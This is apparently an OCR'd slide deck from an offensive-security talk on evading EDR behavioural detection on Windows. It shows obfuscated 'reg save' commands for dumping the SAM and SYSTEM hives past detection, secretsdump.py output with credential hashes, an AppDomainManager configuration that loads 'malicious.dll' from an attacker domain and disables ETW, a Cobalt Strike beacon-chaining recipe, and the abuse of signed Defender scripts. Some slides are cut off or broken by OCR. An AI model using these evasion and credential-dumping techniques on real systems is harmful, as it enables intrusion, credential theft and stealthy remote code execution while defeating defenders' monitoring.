The EVIL TWIN

NtReadVirtualMemory kernel implementation eventually calls MiReadWriteVirtualMemory which is calling ETWTiLogReadWriteVm

You cannot patch this kind of call from user mode, sadly

But, if you get kernel code exécution, same concept can be applied



```
loc_1405F7F4A:
                mov     r9, r13
                mov     r8, r14
                mov     rdx, [rsp+0A0h]
                mov     rcx, r10
                jmp     short loc_1405F7EEE
; -------------------------------------------

loc_1405F7F5D:
                movzx   eax, byte ptr [rsp+
                jmp     loc_1405F7E4D
; -------------------------------------------

loc_1405F7F67:
                mov     [rsp+28h], rsi
                mov     [rsp+20h], r13
                mov     r9d, r12d
                mov     r8, r14
                mov     rdx, r10
                mov     ecx, edi
                call    EtwTiLogReadWriteVm
                jmp     short loc_1405F7F12
; -------------------------------------------

loc_1405F7F83:
                mov     rbx, [rsp+0B0h]
                jmp     loc_1405F7E4D
MiReadWriteVirtualMemory endp
```

Defeating “Machine Learning”


As an attacker do we have options?

A classic example of dump the SAM & SYSTEM

```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
```


Defeating “Machine Learning”

As an attacker do we have options?



```
C:\Windows\system32>reg save HKLM\SYSTEM SYSTEM
Access is denied.
```


A process was blocked because
malicious behavior was detected.
10/7/2022 9:41 AM



```
C:\Windows\system32>reg save HKLM\SYSTEM SYSTEM
Access is denied.

C:\Windows\system32>r^eg sa""ve HKL""M\S""YS""TEM S""YS""TEM
The operation completed successfully.
```

Defeating “Machine Learning”


As an attacker do we have options?




```
C:\Windows\system32>reg copy HKLM\SYSTEM HKLM\Software\MrUn1k0d3r /s /f
The operation completed successfully.

C:\Windows\system32>reg save HKLM\Software\MrUn1k0d3r SYSTEM
File SYSTEM already exists. Overwrite (Yes/No)?Yes
The operation completed successfully.

C:\Windows\system32>
```

Defeating “Machine Learning”

As an attacker do we have options?



```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZER0/rz:           @192.168.10.10'
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xadfb973e11d501ba33c6ecd4f17b043a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3aa3e517d159fec167e0e3830986a385:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```



```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZER0/rz:           @192.168.10.10' -use-vss
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation

[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 01feb8aa54a4cdf2eff7b7fcaf11afca
[*] Reading and decrypting hashes from \\192.168.10.10\ADMIN$\Temp\skvqgrdQ.tmp
```


[illegible]

Defeating “Machine Learning”

Remotely executing code?

DCERPC is quite powerful, you can achieve pretty much everything over RPC


For example how secretdumps.py actually work?




[MS-RRP]: Windows Remote Registry Protocol

Defeating “Machine Learning”

Remotely executing code?



Parameter	Value	Reference
RPC Interface UUID	{338CD001-2244-31F1-AAAA-900038001003}	[C706]
Pipe name	\PIPE\winreg	[MS-SMB]



5 / 94


S-RRP] - v20210625
ndows Remote Registry Protocol
pyright © 2021 Microsoft Corporation
lease: June 25, 2021

https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RRP/%5bMS-RRP%5d.pdf

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

Use the AppDomain trick to load your payload within Update.exe - kindly signed by Microsoft




```
<configuration>
   <runtime>
      <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
         <dependentAssembly>
            <assemblyIdentity name="malicious" publicKeyToken="ff4d601c1484a445" culture="neutral" />
            <codeBase version="0.0.0.0" href="https://mr.un1k0d3r.world/malicious.dll"/>
         </dependentAssembly>
      </assemblyBinding>
      <etwEnable enabled="false" />
      <appDomainManagerAssembly value="malicious, Version=0.0.0.0, Culture=neutral, PublicKeyToken=ff4d601c1484a445" />
      <appDomainManagerType value="Updater" />
   </runtime>
</configuration>
```

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

Then you do your internal reconnaissance. And…



NOTE: This is beaconing to the rare and suspicious domain

This has likely given the operator a backdoor, which they have used to connect to suspicious ports including 88 (Kerberos), 135 (MSRPC) and 445 (SMB). This may indicate port scanning, reconnaissance, credential harvesting and/or lateral movement.

We note that this has been acknowledged in the UI, but wanted to provide further context.

Execution Details

DETECT TIME	FIRST BEHAVIOR	MOST RECENT BEHAVIOR

HOSTNAME	
HOST TYPE	Workstation
USER NAME	

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

“Trusted” binary calling back a “shady” domain and connecting to service like kerberos and SMB

How can we break the chain?

One process that takes care of the outbound network communication

One process taking care of the internal reconnaissance and forward the information

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

Using tool such as Cobalt Strike makes this fairly easy

- Update.exe callback to your domain
- Spawn a SMB beacon on the system
- Link the SMB beacon to your HTTPS beacon (on the same host or through another one you have already compromised)
- Do all the reconnaissance on the SMB beacon

Defeating “Machine Learning”


CHAINING VARIOUS TRICK

Abuse of Microsoft own features:

Signed binary and signed scripts

Microsoft Defender has plenty of PowerShell scripts that can be used to execute code and they are signed

https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts




https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts/blob/main/2495bc93-83e1-44f8-a623-46ad2323ee99.

```
                $vmId = Invoke-RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri "h


                # Only if the subscription id is not null we will report the event.
                if (![string]::IsNullOrEmpty($subscriptionId))
                {
                        $collectedAzureVmMetadata = [AzureVmMetadata]::new($subscriptionId, $
                        $etwProvider.Write("AzureVmMetadata", $collectedAzureVmMetadata)
                }
        }
}


Collect-Azure-Vm-Metadata

# SIG # Begin signature block
# MIInzQYJKoZIhvcNAQcCoIInvjCCJ7oCAQExDzANBglghkgBZQMEAgEFADB5Bgor
# BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCAwEAAAQQH8w7YFlLCE63JNLG
# KX7zUQIBAAIBAAIBAAIBAAIBADAxMA0GCWCGSAFlAwQCAQUABCBQTCLwai7SyKiS
# Iz7OOKOZED64V55x3DeJPcC1cswqX6CCDZcwggYVMIID/aADAgECAhMzAAADEBr/
# fXDbjW9DAAAAAAMQMA0GCSqGSIb3DQEBCwUAMH4xCzAJBgNVBAYTAlVTMRMwEQYD
# VQQIEwpXYXNoaW5ndG9uMRAwDgYDVQQHEwdSZWRtb25kMR4wHAYDVQQKExVNaWNy
# b3NvZnQgQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2RlIFNpZ25p
# bmcgUENBIDIwMTEwHhcNMjIwODA0MjAyNjM5WhcNMjMwODAzMjAyNjM5WjCB1DEL
# MAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2hpbmd0b24xEDAOBgNVBAcTB1JlZG1v
# bmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjE+MDwGA1UEAxM1TWlj
